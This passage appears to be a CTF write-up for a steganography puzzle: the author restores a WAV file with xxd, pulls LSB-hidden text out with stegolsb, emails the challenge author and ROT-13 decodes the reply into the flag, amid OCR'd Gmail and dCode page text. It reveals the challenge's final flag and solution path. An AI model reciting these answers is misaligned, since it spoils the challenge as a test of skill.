
Now that we have it

I used `xxp` to fix it back to normal



```
➜  oracle git:(main) ✗ cat wav| xxd -r -p > ../audio.wav
➜  oracle git:(main) ✗ file ../audio.wav
../audio.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz
➜  oracle git:(main) ✗ 
```

The audio was indeed playing




At this point this is where STEG comes in

After playing with it for hours trying various things based on Audio Steg

I finally got it to be StegoLSB


Here's the command needed to decode the LSB embedded in the WAV file



```
➜ Heviosso stegolsb wavsteg -r -i audio.wav -o output.txt -n 1 -b 1000

Files read                      in 0.00s
Recovered 1000 bytes            in 0.00s
Written output file             in 0.00s
➜ Heviosso
```

```
stegolsb wavsteg -r -i audio.wav -o output.txt -n 1 -b 1000
```

Viewing the created output file shows this



```
→ Heviosso cat output.txt
Find my e-mail address and send me a message with the TIC-TAC-TOE challenge answer in the subject line.
,◆◆<◆◆◆8~◆UUL◆◆2$◆f1◆f!◆◆233Dd◆6I◆◆L◆◆2fbd◆f◆f#233◆f`◆3339◆l◆2fS1◆◆c0◆DF!◆◆f""8◆1◆◆◆9◆◆?◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆~◆P◆B◆◆◆◆◆<◆◆<<◆+◆-
,◆◆0◆3◆s◆8◆◆x◆B◆-
              ◆◆◆L◆<◆0◆x◆z◆◆◆◆J◆◆◆M2◆3
                                        ◆8◆x◆x◆B⅂◆◆4◆3◆◆8◆p◆◆◆◆д<◆◆
                                                                        ◆<◆3◆s◆x~◆◆◆◆R◆◆◆◆,◆0◆s◆x◆x_◆@
◆--,4◆4◆3◆8◆◆◆~◆◆◆R◆◆◆◆L◆
                        ◆1◆s◆8xx◆T◆
                                   KK,◆L◆<◆3◆qLJ◆◆_◆◆◆P◆-,◆◆2◆3<◆1◆8z◆U@◆B◆◆M4◆2◆◆<◆8◆Á◆_P◆--4◆,◆3◆◆◆◆◆UP+R◆◆◆L◆
                                                                                                            ◆1◆s◆8◆◆x◆◆◆ꙗ
                                                                                                                       O,◆
                                                                                                                         ◆1◆q◆◆UT+⅂◆◆◆4◆3
                                                                                                                                          ◆8◆xxz◆◆◆◆/KKM4◆0◆3<◆8 ◆◆UT
◆◆,4◆
    ◆4◆3◆◆◆<x◆◆◆◆◆+R◆◆,◆
                        ◆1◆s◆q ◆UU◆--,◆◆3◆◆8◆1◆◆◆◆◆
◆◆◆M2◆3
      ◆1◆8◆◆◆~◆UUB◆
                   KM4◆,◆3◆◆◆◆◆_◆◆◆B⅂◆◆,◆4◆3◆x◆◆~◆UU@◆K◆◆
                                                         ◆<◆1◆1 ◆_◆◆◆B◆◆◆◆M3◆◆0◆1◆xx◆UUP◆B◆◆K4◆0◆◆<◆q◆◆◆◆◆◆P◆-,◆◆<◆3◆◆8◆◇◆UP+◆◆◆◆L◆
                                                                                                                              ◆1◆s◆8◆◆x◆◆◆T◆
,◆L◆<◆3◆q◆◆UT+д◆◆◆0◆3
                    ◆8◆xx◆_◆◆B◆--4◆L3◆◆
                                       ◆◆<xz◆UT
ƀ-,◆◆
    2◆<◆◆◆◆◆◆◆◆◆
               д◆◆◆◆
                    <◆Ç◆◆◆◆UT◆Bд◆4◆◆◆◆◆◆◆◆◆◆_◆◆◆◆@◆B◆◆<<=%
→ Heviosso
```


```
Find my e-mail address and send me a message with the TIC-TAC-TOE challenge answer in the subject line.
```

So we are to send a mail to the author with the Subject line to be the flag of the Tic Tac Toe challenge

To get the mail I checked the git log which gave it to be `th3t0ul41960@gmail.com`


```
git log
```

After sending the mail I got the response to be the flag



To: th3t0ul41960 2 Inbox CTF_50uRC3m4P_J5_072147408013208 - PGS_T4eq13af_Q3F_7erf0ef_743285253 17:17

If we click it nothing shows




CTF_50uRC3m4P_J5_072147408013208 Inbox ×

Mark Uche [redacted]gmail.com>
to th3t0ul41960
Wed, 9 Aug, 17:17 (8 hours ago)

TCHETOULA CLEVO
to me
Wed, 9 Aug, 17:17 (8 hours ago)

Initially I just clicked on view as original and got it

But we can just select all word `CTRL + A`



Gmail

in:sent

Compose

Inbox 28
Starred
Snoozed
Sent
More

Labels

1 of 79

CTF_50uRC3m4P_J5_072147408013208 Inbox

Mark Uche [redacted]@gmail.com>
to th3t0ul41960

9 Aug 2023, 17:17 (8 hours ago)

TCHETOULA CLEVO
to me


9 Aug 2023, 17:17 (8 hours ago)

PGS_T4eq13af_Q3F_7erf0ef_743285253

Reply Forward

```
**PGS_T4eq13af_Q3F_7erf0ef_743285253**
```

Using dcodefr it was identified to be ROT-13



https://www.dcode.fr/cipher-identifier

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · CSEAN-CTF 2023 · Google Hacking DB · OffSec · Crackmes · Magento 2.2.0 <= 2.3.... · Learn Python - Free In... · Course | RE3201 | Ope... · PowerPC / OS X (Darw...

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'boolean'
BROWSE THE FULL DCODE TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

Warning The text has a short length, this can affect the quantity and reliability of the results (see FAQ)
Warning Few or no significative results (see FAQ)

ROT-13 Cipher
Periodic Table Cipher
Delastelle Trifid Cipher
ASCII Code
Hexadecimal (Base 16)
Substitution Cipher
Shift Cipher
XOR Cipher
Hill Cipher
Circular Bit Shift
Huffman Coding
LZW Compression
Homophonic Cipher
EBCDIC Encoding
#14

Cipher Identifier - dCode
Tag(s) : Cryptography, Cryptanalysis, dCode

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode!*

CIPHER IDENTIFIER
Cryptography › Cipher Identifier

ENCRYPTED MESSAGE IDENTIFIER
CIPHERTEXT TO RECOGNIZE
PGS_T4eq13af_Q3F_7erf0ef_743285253
CLUES/KEYWORDS (IF ANY)
ANALYZE

See also: Frequency Analysis — Index of Coincidence
SYMBOLS IDENTIFIER
Go to: Symbols Cipher List

Answers to Questions (FAQ)

How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented cryptographic principle). Without knowing the technique chosen by the sender of the message, it is impossible to decrypt it (or decode it). Knowing the encryption (or encoding, or code) is therefore the first step to start the decryption (or decoding) process.

dCode therefore proposes, on this page above, an artificial intelligence tool dedicated to the automatic recognition/identification of encryption and direct links to tools capable of deciphering the message/text.

How to recognize a cipher?

To recognize/guess the type of encryption/encoding used to encrypt/encode a message, dCode uses several detection/cryptanalysis methods:

— frequency analysis: which characters of the message appear most often? In what proportion? Which characters do not appear? This analysis can be carried out for all the characters (but often the letters A-Z and the numbers 0-9 allow to eliminate many methods of ciphers/coding). The analysis of bigrams or trigrams (or more generally group of letters) makes it possible to refine the cryptanalysis, the presence or absence of certain groups of letters are clues.

— the coincidence index: how random are the characters of the message? Intelligible messages (in English) tend to favor certain letters and do not use the E in the same way as the X (much rarer).

— signature search: certain ciphers / encodings have characteristic marks, a signature which makes them identifiable.

Example: The base64 code contains all the possible numbers and letters (upper and lower case) distributed fairly evenly but 3 times out of 4, it ends with the sign =.

Summary
Encrypted Message Identifier
How to decrypt a cipher text?
How to recognize a cipher?
Why does the detector display a warning?
Why does the analyzer/recognizer not detect my cipher method?
How does the cipher identifier work?

Similar pages
Index of Coincidence
Frequency Analysis
Symbols Cipher List
Hash Identifier
Gravity Falls Cipher
About dCode
dCode Mobile App
DCODE'S TOOLS LIST

Support
Paypal
Patreon
More


Forum/Help
DISCORD

Keywords
recognition, identification, detection, recognizer, identifier, detector, cipher, encryption, code, finder

Links
Contact
About dCode
dCode App
Wikipedia

Feedback

Decoding it gave the flag



https://www.dcode.fr/rot-13-cipher

ROT-13 CIPHER

Cryptography › Substitution Cipher › ROT-13 Cipher

ROT13 DECODER

ROT13 CIPHERTEXT

```
PGS_T4eq13af_Q3F_7erf0ef_743285253
```

APPLY ROT-5 ON NUMBERS (ROT13.5) ☐

▶ DECRYPT ROT13

See also: ROT Cipher — Caesar Cipher — ROT-47 Cipher

ROT13 ENCODER

ROT13 PLAIN TEXT

```
dCode Rot-13
```

APPLY ROT-5 ON NUMBERS (ROT13.5) ☐

▶ ENCRYPT WITH ROT-13

See also: ROT Cipher — Caesar Cipher — ROT-47 Cipher

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:

BROWSE THE FULL DCODE TOOLS' LIST

Results

```
PGST4EQ13AFQ…253
CTF_G4rd13ns_D3S_7res0rs_743285253
```

ROT-13 Cipher - dCode

Tag(s) : Substitution Cipher

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? *Write to dCode*!

Answers to Questions (FAQ)

What is Rot-13? (Definition)

Rot-13 (short for Rotation 13) is the name given to a **mono-alphabetical substitution** cipher which has the property of being reversible and very simple.

Combining the French/Latin alphabet of 26 letters and an offset of 13, **Rot-13 replaces a letter** with another located 13 places further down the alphabet.

Rot-13 coding is popular because it is easily reversible, indeed, if it is applied twice, then the original message reappears.

⚠ This is a special case of the **Caesar cipher** (and more generally shift ciphers).

How to encrypt using Rot-13?

From an alphabet, usually the classic 26-letter alphabet `ABCDEFGHIJKLMN OPQRSTUVWXYZ`, each letter is shifted by 13 positions in the English alphabet. The correspondence table is:

ABCDEFGHIJKLMNOPQRSTUVWXYZ
NOPQRSTUVWXYZABCDEFGHIJKLM

Example: `DCODE` is encrypted `QPBQR` with **ROT-13**

Summary
- ROT13 Decoder
- ROT13 Encoder
- What is Rot-13? (Definition)
- How to encrypt using Rot-13?
- How to decrypt a Rot-13 cipher?
- How to recognize ROT-13 ciphertext?
- What are the variants of the Rot-13 cipher?
- What is the particularity of the ROT13 Cipher?
- Why does 2 encryption with ROT13 cancel each other?

Similar pages
- ROT-47 Cipher
- Caesar Cipher
- ROT Cipher
- ROT-5 Cipher
- ROT8000 Cipher
- Keyboard Change Cipher
- Book Cipher
- DCODE'S TOOLS LIST

Support
- Paypal
- Patreon
- More

Forum/Help

Keywords


rot, 13, thirteen, rot13, caesar, code, shift, alphabet, forum

Links
- Contact

```
Flag: CTF_G4rd13ns_D3S_7res0rs_743285253
```

Fun challenge!

AGOODJIE



Challenge 17 Solves

AGOODJIE

300

